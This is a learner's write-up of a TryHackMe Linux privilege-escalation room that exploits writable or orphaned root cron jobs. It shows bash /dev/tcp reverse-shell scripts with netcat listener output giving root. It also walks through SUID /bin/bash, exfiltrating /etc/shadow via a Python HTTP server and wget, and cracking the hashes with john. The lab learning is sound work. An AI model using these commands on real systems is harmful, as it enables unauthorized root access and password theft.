5 - Cron Jobs

What is this Cron Jobs? "They are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user.

Cron jobs are are not inherently vulnerable, but it is possible to find a privilege escalation vector under some conditions. If there is a scheduled task that runs with root privileges and we can change the script that will be run, then it is possible to run our script with root privileges." TryHackMe.

Cron jobs are stored as crontabs (cron tables) to see the next time and date the task will run.

Goal with cron jobs : "Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell." TryHackMe

Any user can read the file keeping system-wide cron jobs under : **/etc/crontab**

> While CTF machines can have cron jobs running every minute or every 5 minutes, you will more often see tasks that run daily, weekly or monthly in penetration test engagements.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

I do not really see why, but I am guessing that if the script to be run has only the star symbo(*) for the minute, hour, day of month, month, and day of week mark, it is going to run every minute.

You can see the `backup.sh` script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

The cherry of the cake:

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.

The script will use the tools available on the target system to launch a reverse shell.
Two points to note;

1. The command syntax will vary depending on the available tools. (e.g. `nc` will probably not support the `-e` option you may have seen used in other cases)
2. We should always prefer to start reverse shells, as we not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this;

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.

```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Next, there is another way to escalate privileges by exploiting cron jobs.

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

1. System administrators need to run a script at regular intervals.
2. They create a cron job to do this
3. After a while, the script becomes useless, and they delete it
4. They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.
If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the /etc/crontab file. In this case, we should be able to create a script named “antivirus.sh” under our user’s home folder and it should be run by the cron job.

The file on the target system should look familiar:


```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```

The incoming reverse shell connection has root privileges:

```
┌──(root㉿TryHackMe)-[~]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

From now on, I will be conducting the priv. escalation in this room. I'll start listing the cron jobs by "catting" the /etc/crontab.



```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /antivirus.sh
* * * * *  root antivirus.sh
* * * * *  root /home/karen/backup.sh
* * * * *  root /tmp/test.py
```


It looks like there are 3 scripts, and one python function, scheduled to be run every minute.

During a whole day I tried to finish the lesson without looking for a walkthrough, but after many failed attempts, I knew there had to be something more to the privilege escalation, than what TryHackMe was showing. I do not know the reason it did not work, because in theory it should work. Do you see the picture? There are four scripts being run on a minute basis. We have access to edit one of them("backup.sh") located at karen's home folder. Instead of doing whatever it was doing, we edit it to connect back to our machine. After one minute the script should run, and successful connect a reverse shell back to our system. But it was not working. After editing the "backup.sh" file, we need to give the file permission. I used the following command "#chmod 777 backup.sh", as shown by Yusif Yagubzadeh in his walkthrough at "https://medium.com/@yusif_yagubzadeh/tryhackme-linux-privilege-escalation-10a47d3071b6" (


https://medium.com/@yusif_yagubzadeh/tryhackme-linux-privilege-escalation-10a47d3071b6

)


After the permission is given, is just a matter of waiting and letting the job run.



I used the "#bash -i" command because I accidentally found out that after issuing that command, it makes the terminal more "robust". After issuing the command, I could "tab complete" directories and files in the "ssh" terminal.



The above screenshot represents the commands given before getting a root shell. I had to nano the "backup.sh" file twice because I messed up the first time editing the file. I edit it wrong and it was not working the reverse shell, i would get a connection, but it would crash before I could issue any command. But everything worked out.



In the walkthrough done by Yusif Yagubzadeh, there is a slightly different way to achieve root user.

Instead of editing the "backup.sh" file the way tryhackme showed, he edits it the following way:

- we just need to give **suid** permission to **/bin/bash**, then we can run it and become root. We will use the **chmod** command to give **suid** permission.

```
#!/bin/bash
chmod u+s /bin/bash #u+s is used give SUID permission
```


The above screenshot is how the "backup.sh" file should look like after editing it, if you're exploring Yusif's way. Keep in mind, the command "#chmod u+s /bin/bash" is used to give SUID permission to the bash shell.

Then, give permissions to the file: "# chmod 777 backup.sh"

Wait one minute for the cron job to run.

Finally, issue the command: "#/bin/bash -p".

And, you should have a root shell.



With root we can find the contents of the flag, but it does not end the lesson. We still need to crack the password. I tried to find a match for the hash in the online tool called crackstation.net, but I did not find a match.

OBS: I found an article that talks about netcat shell stabilization. It is https://ice-wzl.medium.com/netcat-shell-stabilization-248b83bcc06c. (https://ice-wzl.medium.com/netcat-shell-stabilization-248b83bcc06c)

To crack the hash, I wrote the content of both /etc/shadow, and /etc/passwd, to the karen's folder, then I opened a http server with python3, and uploaded the files to my machine (attacker's machine) using the wget command. Now, it is really simple, in order for john to crack those passwords, we need the file to be in a specific format. To transform both the /etc/shadow, and the /etc/passwd files in one crackable file in john we use the unshadow command. It is going to look somehitng like this "unshadow passwd.txt shadow.txt > unshadowed.txt". In this example we are "unshadowing" the files to a txt file called unshadowed. If the file already exists, it is going to replace the old data with the new data, so be cautious. Now, we just need to tell john to crack the unshadowed.txt file. We are going to be using a password list called rockyou, and since we are cracking an /etc/passwd, and /etc/shadow password, the format is going to be sha512crypt. The command is going to look something like this: "john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt unshadowed.txt" assuming the path for the wordlist is as shown, and the unshadowed.txt file is in the current folder you are issuing the command. Matt's password is : 123456